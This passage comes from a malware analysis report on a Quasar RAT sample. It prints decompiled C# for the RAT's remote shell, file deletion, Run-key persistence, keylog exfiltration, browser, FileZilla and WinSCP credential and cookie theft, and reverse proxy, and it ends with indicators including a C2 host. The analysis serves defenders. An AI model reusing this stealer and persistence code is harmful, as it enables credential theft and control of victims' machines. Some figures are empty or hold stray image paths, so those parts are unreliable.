        GClass57.smethod_45();
        return;
    }
    GClass57.shell_0.ExecuteCommand(command2);
}
```

Figure 73

```
private void CreateSession()
{
    object readLock = this._readLock;
    lock (readLock)
    {
        this._read = true;
    }
    CultureInfo installedUICulture = CultureInfo.InstalledUICulture;
    this._encoding = Encoding.GetEncoding(installedUICulture.TextInfo.OEMCodePage);
    this._prc = new Process
    {
        StartInfo = new ProcessStartInfo("cmd")
        {
            UseShellExecute = false,
            RedirectStandardInput = true,
            RedirectStandardOutput = true,
            RedirectStandardError = true,
            StandardOutputEncoding = this._encoding,
            StandardErrorEncoding = this._encoding,
            CreateNoWindow = true,
            WorkingDirectory = Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System)),
            Arguments = "/K"
        }
    };
    this._prc.Start();
    this.RedirectOutputs();
    this.ExecuteCommand("chcp " + this._encoding.CodePage);
    new DoShellExecuteResponse(Environment.NewLine + ">> New Session created" + Environment.NewLine, false).Execute(Class0.gclass34_0);
}
```

Figure 74

DoPathRename

This command can be utilized to rename a file or directory using the Move function (Figure 75).

```
public static void smethod_23(DoPathRename command, GClass33 client)
{
    GClass57.Class35 @class = new GClass57.Class35();
    @class.bool_0 = false;
    @class.string_0 = null;
    Action<string> action = new Action<string>(@class.method_0);
    try
    {
        GEnum1 pathType = command.PathType;
        if (pathType != GEnum1.const_0)
        {
            if (pathType == GEnum1.const_1)
            {
                Directory.Move(command.Path, command.NewPath);
                new SetStatusFileManager("Renamed directory", false).Execute(client);
            }
        }
        else
        {
            File.Move(command.Path, command.NewPath);
            new SetStatusFileManager("Renamed file", false).Execute(client);
        }
        GClass57.smethod_18(new GetDirectory(Path.GetDirectoryName(command.NewPath)), client);
    }
```

Figure 75

DoPathDelete

The Delete method is used to delete a specific file or directory:

```
public static void smethod_22(DoPathDelete command, GClass33 client)
{
    GClass57.Class34 @class = new GClass57.Class34();
    @class.bool_0 = false;
    @class.string_0 = null;
    Action<string> action = new Action<string>(@class.method_0);
    try
    {
        GEnum1 pathType = command.PathType;
        if (pathType != GEnum1.const_0)
        {
            if (pathType == GEnum1.const_1)
            {
                Directory.Delete(command.Path, true);
                new SetStatusFileManager("Deleted directory", false).Execute(client);
            }
        }
        else
        {
            File.Delete(command.Path);
            new SetStatusFileManager("Deleted file", false).Execute(client);
        }
        GClass57.smethod_18(new GetDirectory(Path.GetDirectoryName(command.Path)), client);
    }
```

Figure 76

DoShutdownAction

The malware can restart, shut down, and switch the computer to standby mode using this command:

```
public static void smethod_35(DoShutdownAction command, GClass33 client)
{
    try
    {
        ProcessStartInfo processStartInfo = new ProcessStartInfo();
        switch (command.Action)
        {
        case GEnum2.const_0:
            processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            processStartInfo.UseShellExecute = true;
            processStartInfo.Arguments = "/s /t 0";
            processStartInfo.FileName = "shutdown";
            Process.Start(processStartInfo);
            break;
        case GEnum2.const_1:
            processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            processStartInfo.UseShellExecute = true;
            processStartInfo.Arguments = "/r /t 0";
            processStartInfo.FileName = "shutdown";
            Process.Start(processStartInfo);
            break;
        case GEnum2.const_2:
            Application.SetSuspendState(PowerState.Suspend, true, true);
            break;
        }
    }
    catch (Exception ex)
    {
        new SetStatus(string.Format("Action failed: {0}", ex.Message)).Execute(client);
    }
}
```

Figure 77

GetStartupItems

The malicious process obtains the Run and RunOnce Registry keys depending on the processor's architecture:

```
public static void smethod_36(GetStartupItems command, GClass33 client)
{
    try
    {
        List<string> list = new List<string>();
        using (RegistryKey registryKey = GClass47.smethod_1(RegistryHive.LocalMachine, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"))
        {
            if (registryKey != null)
            {
                list.AddRange(registryKey.GetFormattedKeyValues().Select(new Func<string, string>(GClass57.Class39.class39_0.method_1)));
            }
        }
        using (RegistryKey registryKey2 = GClass47.smethod_1(RegistryHive.LocalMachine, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce"))
        {
            if (registryKey2 != null)
            {
                list.AddRange(registryKey2.GetFormattedKeyValues().Select(new Func<string, string>(GClass57.Class39.class39_0.method_2)));
            }
        }
        using (RegistryKey registryKey3 = GClass47.smethod_1(RegistryHive.CurrentUser, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run"))
        {
            if (registryKey3 != null)
            {
                list.AddRange(registryKey3.GetFormattedKeyValues().Select(new Func<string, string>(GClass57.Class39.class39_0.method_3)));
            }
        }
        using (RegistryKey registryKey4 = GClass47.smethod_1(RegistryHive.CurrentUser, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce"))
        {
            if (registryKey4 != null)
            {
                list.AddRange(registryKey4.GetFormattedKeyValues().Select(new Func<string, string>(GClass57.Class39.class39_0.method_4)));
            }
        }
        if (GClass46.Is64Bit)
        {
            using (RegistryKey registryKey5 = GClass47.smethod_1(RegistryHive.LocalMachine, "SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run"))
            {
                if (registryKey5 != null)
                {
                    list.AddRange(registryKey5.GetFormattedKeyValues().Select(new Func<string, string>(GClass57.Class39.class39_0.method_5)));
                }
            }
            using (RegistryKey registryKey6 = GClass47.smethod_1(RegistryHive.LocalMachine, "SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\RunOnce"))
```

Figure 78

DoStartupItemAdd

The malware can add registry values under the Run and RunOnce keys and can create Windows URL shortcut files in the Startup folder:

```
public static void smethod_37(DoStartupItemAdd command, GClass33 client)
{
    try
    {
        switch (command.Type)
        {
        case 0:
            if (!GClass47.smethod_0(RegistryHive.LocalMachine, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", command.Name, command.Path, true))
            {
                throw new Exception("Could not add value");
            }
            break;
        case 1:
            if (!GClass47.smethod_0(RegistryHive.LocalMachine, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", command.Name, command.Path, true))
            {
                throw new Exception("Could not add value");
            }
            break;
        case 2:
            if (!GClass47.smethod_0(RegistryHive.CurrentUser, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", command.Name, command.Path, true))
            {
                throw new Exception("Could not add value");
            }
            break;
        case 3:
            if (!GClass47.smethod_0(RegistryHive.CurrentUser, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", command.Name, command.Path, true))
            {
                throw new Exception("Could not add value");
            }
            break;
        case 4:
            if (!GClass46.Is64Bit)
            {
                throw new NotSupportedException("Only on 64-bit systems supported");
            }
            if (!GClass47.smethod_0(RegistryHive.LocalMachine, "SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run", command.Name, command.Path, true))
            {
                throw new Exception("Could not add value");
            }
            break;
        case 5:
            if (!GClass46.Is64Bit)
            {
                throw new NotSupportedException("Only on 64-bit systems supported");
            }
            if (!GClass47.smethod_0(RegistryHive.LocalMachine, "SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\RunOnce", command.Name, command.Path, true))
            {
                throw new Exception("Could not add value");
            }
            break;
        case 6:
            if (!Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.Startup)))
            {
                Directory.CreateDirectory(Environment.GetFolderPath(Environment.SpecialFolder.Startup));
            }
            using (StreamWriter streamWriter = new StreamWriter(Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.Startup), command.Name + ".url"), false))
            {
                streamWriter.WriteLine("[InternetShortcut]");
                streamWriter.WriteLine("URL=file:///" + command.Path);
                streamWriter.WriteLine("IconIndex=0");
                streamWriter.WriteLine("IconFile=" + command.Path.Replace('\\', '/'));
```

Figure 79

DoStartupItemRemove

The command is the opposite of the above and is used to delete persistence entries (Figure 80).

```
public static void smethod_38(DoStartupItemRemove command, GClass33 client)
{
    try
    {
        switch (command.Type)
        {
        case 0:
            if (!GClass47.smethod_2(RegistryHive.LocalMachine, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", command.Name))
            {
                throw new Exception("Could not remove value");
            }
            break;
        case 1:
            if (!GClass47.smethod_2(RegistryHive.LocalMachine, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", command.Name))
            {
                throw new Exception("Could not remove value");
            }
            break;
        case 2:
            if (!GClass47.smethod_2(RegistryHive.CurrentUser, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", command.Name))
            {
                throw new Exception("Could not remove value");
            }
            break;
        case 3:
            if (!GClass47.smethod_2(RegistryHive.CurrentUser, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce", command.Name))
            {
                throw new Exception("Could not remove value");
            }
            break;
        case 4:
            if (!GClass46.Is64Bit)
            {
                throw new NotSupportedException("Only on 64-bit systems supported");
            }
            if (!GClass47.smethod_2(RegistryHive.LocalMachine, "SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run", command.Name))
            {
                throw new Exception("Could not remove value");
            }
            break;
```

Figure 80

DoDownloadFileCancel

This command is used to signal that the file download operation was canceled:

```
public static void smethod_20(DoDownloadFileCancel command, GClass33 client)
{
    if (!GClass57.dictionary_1.ContainsKey(command.ID))
    {
        GClass57.dictionary_1.Add(command.ID, "canceled");
        new DoDownloadFileResponse(command.ID, "canceled", new byte[0], -1, -1, "Canceled").Execute(client);
    }
}
```

Figure 81

DoLoadRegistryKey

The process retrieves the values and subkeys found under the Registry key mentioned in the command:

```
public static void smethod_0(DoLoadRegistryKey packet, GClass33 client)
{
    GetRegistryKeysResponse getRegistryKeysResponse = new GetRegistryKeysResponse();
    try
    {
        RegistrySeeker registrySeeker = new RegistrySeeker();
        registrySeeker.BeginSeeking(packet.RootKeyName);
        getRegistryKeysResponse.Matches = registrySeeker.Matches;
        getRegistryKeysResponse.IsError = false;
    }
    catch (Exception ex)
    {
        getRegistryKeysResponse.IsError = true;
        getRegistryKeysResponse.ErrorMsg = ex.Message;
    }
    getRegistryKeysResponse.RootKey = packet.RootKeyName;
    getRegistryKeysResponse.Execute(client);
}
```

Figure 82

The following commands are similar and self-explanatory: DoCreateRegistryKey, DoDeleteRegistryKey, DoRenameRegistryKey, DoCreateRegistryValue, DoDeleteRegistryValue, DoRenameRegistryValue, and DoChangeRegistryValue.

GetKeyloggerLogs

The binary exfiltrates the files located in the keylogger's Logs directory:

```
public static void smethod_33(GetKeyloggerLogs command, GClass33 client)
{
    GClass57.Class38 @class = new GClass57.Class38();
    @class.gclass33_0 = client;
    new Thread(new ThreadStart(@class.method_0)).Start();
}
```

Figure 83

Figure 84

GetPasswords

This command is utilized to steal credentials from browsers and other applications:




Figure 85

The malware opens the “Login Data” and “Cookies” databases from Google Chrome, Opera, and Yandex:

Figure 86

Figure 87

Figure 88

The malicious binary retrieves the “origin_url”, “username_value”, and “password_value” columns from the “Login Data” database. The password field is decrypted using the ProtectedData.Unprotect method, as shown below:

```
public static List<GClass56> smethod_0(string datapath, string browser)
{
    List<GClass56> list = new List<GClass56>();
    GClass12 gclass = null;
    if (!File.Exists(datapath))
    {
        return list;
    }
    List<GClass56> result;
    try
    {
        gclass = new GClass12(datapath);
        goto IL_25;
    }
    catch (Exception)
    {
        result = list;
    }
    return result;
    IL_25:
    if (!gclass.method_9("logins"))
    {
        return list;
    }
    int num = gclass.method_2();
    for (int i = 0; i < num; i++)
    {
        try
        {
            string text = gclass.method_5(i, "origin_url");
            string text2 = gclass.method_5(i, "username_value");
            string text3 = GClass9.smethod_2(gclass.method_5(i, "password_value"));
            if (!string.IsNullOrEmpty(text) && !string.IsNullOrEmpty(text2) && text3 != null)
            {
                list.Add(new GClass56
                {
                    URL = text,
                    Username = text2,
                    Password = text3,
                    Application = browser
                });
            }
        }
```

Figure 89

```
if (!gclass.method_9("cookies"))
{
    return list;
}
int num = gclass.method_2();
for (int i = 0; i < num; i++)
{
    try
    {
        string text = gclass.method_5(i, "host_key");
        string text2 = gclass.method_5(i, "name");
        string value = GClass9.smethod_2(gclass.method_5(i, "encrypted_value"));
        string path = gclass.method_5(i, "path");
        string expiresUTC = gclass.method_5(i, "expires_utc");
        string lastAccessUTC = gclass.method_5(i, "last_access_utc");
        bool secure = gclass.method_5(i, "secure") == "1";
        bool httpOnly = gclass.method_5(i, "httponly") == "1";
        bool expired = gclass.method_5(i, "has_expired") == "1";
        bool persistent = gclass.method_5(i, "persistent") == "1";
        bool priority = gclass.method_5(i, "priority") == "1";
        if (!string.IsNullOrEmpty(text) && !string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(value))
        {
            list.Add(new GClass9.GClass10
            {
                HostKey = text,
                Name = text2,
                Value = value,
                Path = path,
                ExpiresUTC = expiresUTC,
                LastAccessUTC = lastAccessUTC,
                Secure = secure,
                HttpOnly = httpOnly,
                Expired = expired,
                Persistent = persistent,
                Priority = priority,
                Browser = browser
            });
        }
```

Figure 90

```
public GClass12(string baseName)
{
    if (File.Exists(baseName))
    {
        FileSystem.FileOpen(1, baseName, OpenMode.Binary, OpenAccess.Read, OpenShare.Shared, -1);
        string s = Strings.Space((int)FileSystem.LOF(1));
        FileSystem.FileGet(1, ref s, -1L, false);
        FileSystem.FileClose(new int[]
        {
            1
        });
        this.byte_0 = Encoding.Default.GetBytes(s);
        if (Encoding.Default.GetString(this.byte_0, 0, 15).CompareTo("SQLite format 3") != 0)
        {
            throw new Exception("Not a valid SQLite 3 Database File");
        }
        if (this.byte_0[52] != 0)
        {
            throw new Exception("Auto-vacuum capable database is not supported");
        }
        this.ushort_0 = (ushort)this.method_0(16, 2);
        this.ulong_0 = this.method_0(56, 4);
        if (decimal.Compare(new decimal(this.ulong_0), 0m) == 0)
        {
            this.ulong_0 = 1UL;
        }
        this.method_8(100UL);
    }
}
```

Figure 91

It obtains Internet Explorer passwords by querying the "Software\Microsoft\Internet Explorer\IntelliForms\Storage2" registry key:

```
public static List<GClass56> smethod_0()
{
    List<GClass56> list = new List<GClass56>();
    try
    {
        using (ExplorerUrlHistory explorerUrlHistory = new ExplorerUrlHistory())
        {
            List<string[]> list2 = new List<string[]>();
            foreach (GStruct3 gstruct in explorerUrlHistory)
            {
                try
                {
                    if (GClass19.smethod_3(gstruct.UrlString, list2))
                    {
                        foreach (string[] array in list2)
                        {
                            list.Add(new GClass56
                            {
                                Username = array[0],
                                Password = array[1],
                                URL = gstruct.UrlString,
                                Application = "InternetExplorer"
                            });
                        }
                    }
                }
                catch (Exception)
                {
                }
            }
        }
    }
}
```

Figure 92

```
private static bool smethod_3(string url, List<string[]> dataList)
{
    string text = GClass19.smethod_5(url);
    if (!GClass19.smethod_4(text))
    {
        return false;
    }
    byte[] encryptedData;
    using (RegistryKey registryKey = GClass47.smethod_1(RegistryHive.CurrentUser, "Software\\Microsoft\\Internet Explorer\\IntelliForms\\Storage2"))
    {
        if (registryKey == null)
        {
            return false;
        }
        encryptedData = (byte[])registryKey.GetValue(text);
    }
    byte[] array = new byte[2 * (url.Length + 1)];
    Buffer.BlockCopy(url.ToCharArray(), 0, array, 0, url.Length * 2);
    byte[] array2 = ProtectedData.Unprotect(encryptedData, array, DataProtectionScope.CurrentUser);
    GClass19.Struct10 @struct = GClass19.smethod_2<GClass19.Struct10>(array2);
    if ((long)array2.Length >= (long)((ulong)(@struct.uint_0 + @struct.uint_1 + @struct.uint_2)))
    {
        uint num = @struct.struct9_0.uint_2 / 2U;
        int num2 = Marshal.SizeOf(typeof(GClass19.Struct11));
        byte[] array3 = new byte[@struct.uint_2];
        int num3 = (int)(@struct.uint_0 + @struct.uint_1);
        Buffer.BlockCopy(array2, num3, array3, 0, array3.Length);
        if (dataList == null)
        {
            dataList = new List<string[]>();
        }
        else
        {
            dataList.Clear();
        }
```

Figure 93

The Firefox credentials and cookies are extracted from the “logins.json” and “cookies.sqlite” files:

```
{
    try
    {
        GClass14.directoryInfo_0 = GClass14.smethod_7();
        if (GClass14.directoryInfo_0 == null)
        {
            throw new NullReferenceException("Firefox is not installed, or the install path could not be locate
        }
        GClass14.directoryInfo_1 = GClass14.smethod_5();
        if (GClass14.directoryInfo_1 == null)
        {
            throw new NullReferenceException("Firefox does not have any profiles, has it ever been launched?");
        }
        GClass14.fileInfo_0 = GClass14.smethod_6(GClass14.directoryInfo_1, "logins.json");
        if (GClass14.fileInfo_0 == null)
        {
            throw new NullReferenceException("Firefox does not have any logins.json file");
        }
        GClass14.fileInfo_1 = GClass14.smethod_6(GClass14.directoryInfo_1, "cookies.sqlite");
        if (GClass14.fileInfo_1 == null)
        {
            throw new NullReferenceException("Firefox does not have any cookie file");
        }
    }
    catch (Exception)
    {
    }
}
```

```
// Token: 0x06000212 RID: 530 RVA: 0x0000B6D0 File Offset: 0x000098D0
public static List<GClass56> smethod_0()
{
    List<GClass56> list = new List<GClass56>();
    try
    {
        GClass14.smethod_2(GClass14.directoryInfo_1, GClass14.directoryInfo_0);
        GClass14.GClass16 gclass = new GClass14.GClass16();
        using (StreamReader streamReader = new StreamReader(GClass14.fileInfo_0.FullName))
        {
            gclass = GClass11.smethod_1<GClass14.GClass16>(streamReader.ReadToEnd());
        }
        foreach (GClass14.GClass15 gclass2 in gclass.logins)
        {
            string username = GClass14.smethod_13(gclass2.encryptedUsername);
            string password = GClass14.smethod_13(gclass2.encryptedPassword);
            Uri uri = new Uri(gclass2.formSubmitURL);
            list.Add(new GClass56
            {
                URL = uri.AbsoluteUri,
                Username = username,
                Password = password,
                Application = "Firefox"
            });
        }
```

Figure 94




Figure 95

The executable extracts the “Host”, “Port”, “User”, and “Pass” values from XML files corresponding to FileZilla:

Figure 96

```
public static string smethod_1(string szInput)
{
    string result;
    try
    {
        byte[] bytes = Convert.FromBase64String(szInput);
        result = Encoding.UTF8.GetString(bytes);
    }
    catch
    {
        result = szInput;
    }
    return result;
}

// Token: 0x0400019D RID: 413
public static string string_0 = string.Format("{0}\\FileZilla\\recentservers.xml", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));

// Token: 0x0400019E RID: 414
public static string string_1 = string.Format("{0}\\FileZilla\\sitemanager.xml", Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
```

Figure 97

The process retrieves and decrypts credentials from WinSCP, an open-source FTP client (Figure 98).

```
public static List<GClass56> smethod_0()
{
    List<GClass56> list = new List<GClass56>();
    List<GClass56> result;
    try
    {
        string path = "SOFTWARE\\\\Martin Prikryl\\\\WinSCP 2\\\\Sessions";
        using (RegistryKey registryKey = GClass47.smethod_1(RegistryHive.CurrentUser, path))
        {
            foreach (string name in registryKey.GetSubKeyNames())
            {
                using (RegistryKey registryKey2 = registryKey.OpenReadonlySubKeySafe(name))
                {
                    if (registryKey2 != null)
                    {
                        string text = registryKey2.GetValueSafe("HostName", "");
                        if (!string.IsNullOrEmpty(text))
                        {
                            string valueSafe = registryKey2.GetValueSafe("UserName", "");
                            string text2 = GClass25.smethod_2(valueSafe, registryKey2.GetValueSafe("Password", ""), text);
                            string valueSafe2 = registryKey2.GetValueSafe("PublicKeyFile", "");
                            text = text + ":" + registryKey2.GetValueSafe("PortNumber", "22");
                            if (string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(valueSafe2))
                            {
                                text2 = string.Format("[PRIVATE KEY LOCATION: \"{0}\"]", Uri.UnescapeDataString(valueSafe2));
                            }
                            list.Add(new GClass56
                            {
                                URL = text,
                                Username = valueSafe,
                                Password = text2,
                                Application = "WinSCP"
                            });
                        }
                    }
                }
            }
        }
        result = list;
    }
```

Figure 98

ReverseProxyConnect

The malware implements the reverse proxy using this command, together with ReverseProxyData, and ReverseProxyDisconnect, as shown below:

```
public static void smethod_0(GClass33 client, GInterface4 packet)
{
    Type type = packet.GetType();
    if (type == typeof(ReverseProxyConnect))
    {
        client.method_13((ReverseProxyConnect)packet);
        return;
    }
    if (type == typeof(ReverseProxyData))
    {
        ReverseProxyData reverseProxyData = (ReverseProxyData)packet;
        GClass1 gclass = client.method_14(reverseProxyData.ConnectionId);
        if (gclass != null)
        {
            gclass.method_3(reverseProxyData.Data);
            return;
        }
    }
    else if (type == typeof(ReverseProxyDisconnect))
    {
        ReverseProxyDisconnect reverseProxyDisconnect = (ReverseProxyDisconnect)packet;
        GClass1 gclass2 = client.method_14(reverseProxyDisconnect.ConnectionId);
        if (gclass2 != null)
        {
            gclass2.method_2();
        }
    }
}
```

Figure 99

```
public GClass1(ReverseProxyConnect command, GClass33 client)
{
    this.ConnectionId = command.ConnectionId;
    this.Target = command.Target;
    this.Port = command.Port;
    this.Client = client;
    this.Handle = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
    this.Handle.BeginConnect(command.Target, command.Port, new AsyncCallback(this.method_0), null);
}

// Token: 0x0600001F RID: 31 RVA: 0x000060F4 File Offset: 0x000042F4
private void method_0(IAsyncResult ar)
{
    try
    {
        this.Handle.EndConnect(ar);
    }
    catch
    {
    }
    if (this.Handle.Connected)
    {
        try
        {
            this.byte_0 = new byte[8192];
            this.Handle.BeginReceive(this.byte_0, 0, this.byte_0.Length, SocketFlags.None, new AsyncCallback(this.method_1), null);
        }
        catch
        {
            new ReverseProxyConnectResponse(this.ConnectionId, false, null, 0, this.Target).Execute(this.Client);
            this.method_2();
        }
        IPEndPoint ipendPoint = (IPEndPoint)this.Handle.LocalEndPoint;
        new ReverseProxyConnectResponse(this.ConnectionId, true, ipendPoint.Address, ipendPoint.Port, this.Target).Execute(this.Client);
        return;
    }
    new ReverseProxyConnectResponse(this.ConnectionId, false, null, 0, this.Target).Execute(this.Client);
}
```

Figure 100

GetConnections

The GetExtendedTcpTable API is used to obtain the list of established TCP connections:

```
public static void smethod_8(GClass33 client, GetConnections packet)
{
    GClass57.GStruct5[] array = GClass57.smethod_10();
    string[] array2 = new string[array.Length];
    string[] array3 = new string[array.Length];
    string[] array4 = new string[array.Length];
    string[] array5 = new string[array.Length];
    string[] array6 = new string[array.Length];
    byte[] array7 = new byte[array.Length];
    for (int i = 0; i < array.Length; i++)
    {
        array3[i] = array[i].LocalAddress.ToString();
        array4[i] = array[i].LocalPort.ToString();
        array5[i] = array[i].RemoteAddress.ToString();
        array6[i] = array[i].RemotePort.ToString();
        array7[i] = Convert.ToByte(array[i].uint_0);
        try
        {
            Process processById = Process.GetProcessById((int)array[i].uint_3);
            array2[i] = processById.ProcessName;
        }
        catch
        {
            array2[i] = string.Format("PID: {0}", array[i].uint_3);
        }
    }
    new GetConnectionsResponse(array2, array3, array4, array5, array6, array7).Execute(client);
}
```

Figure 101

```
public static GClass57.GStruct5[] smethod_10()
{
    int ipVersion = 2;
    int cb = 0;
    GClass57.GetExtendedTcpTable(IntPtr.Zero, ref cb, true, 2, GClass57.Enum3.const_5, 0U);
    IntPtr intPtr = Marshal.AllocHGlobal(cb);
    GClass57.GStruct5[] array;
    try
    {
        if (GClass57.GetExtendedTcpTable(intPtr, ref cb, true, ipVersion, GClass57.Enum3.const_5, 0U) != 0U)
        {
            return null;
        }
        GClass57.GStruct6 gstruct = (GClass57.GStruct6)Marshal.PtrToStructure(intPtr, typeof(GClass57.GStruct6));
        IntPtr intPtr2 = (IntPtr)((long)intPtr + (long)Marshal.SizeOf(gstruct.uint_0));
        array = new GClass57.GStruct5[gstruct.uint_0];
        int num = 0;
        while ((long)num < (long)((ulong)gstruct.uint_0))
        {
            GClass57.GStruct5 gstruct2 = (GClass57.GStruct5)Marshal.PtrToStructure(intPtr2, typeof(GClass57.GStruct5));
            array[num] = gstruct2;
            intPtr2 = (IntPtr)((long)intPtr2 + (long)Marshal.SizeOf(gstruct2));
            num++;
        }
    }
    finally
    {
        Marshal.FreeHGlobal(intPtr);
    }
    return array;
}
```

Figure 102

Indicators of Compromise

SHA256

36c483343398ea17347a4be4360ad4fb5f693b71cb61a5ecd919058a42884a06

C2 server

rick63.publicvm[.]com[:]6750

Mutex

QSR_MUTEX_yvr8DKPNa7TF7IQF9u

Scheduled task and Run registry key

Quasar Client Startup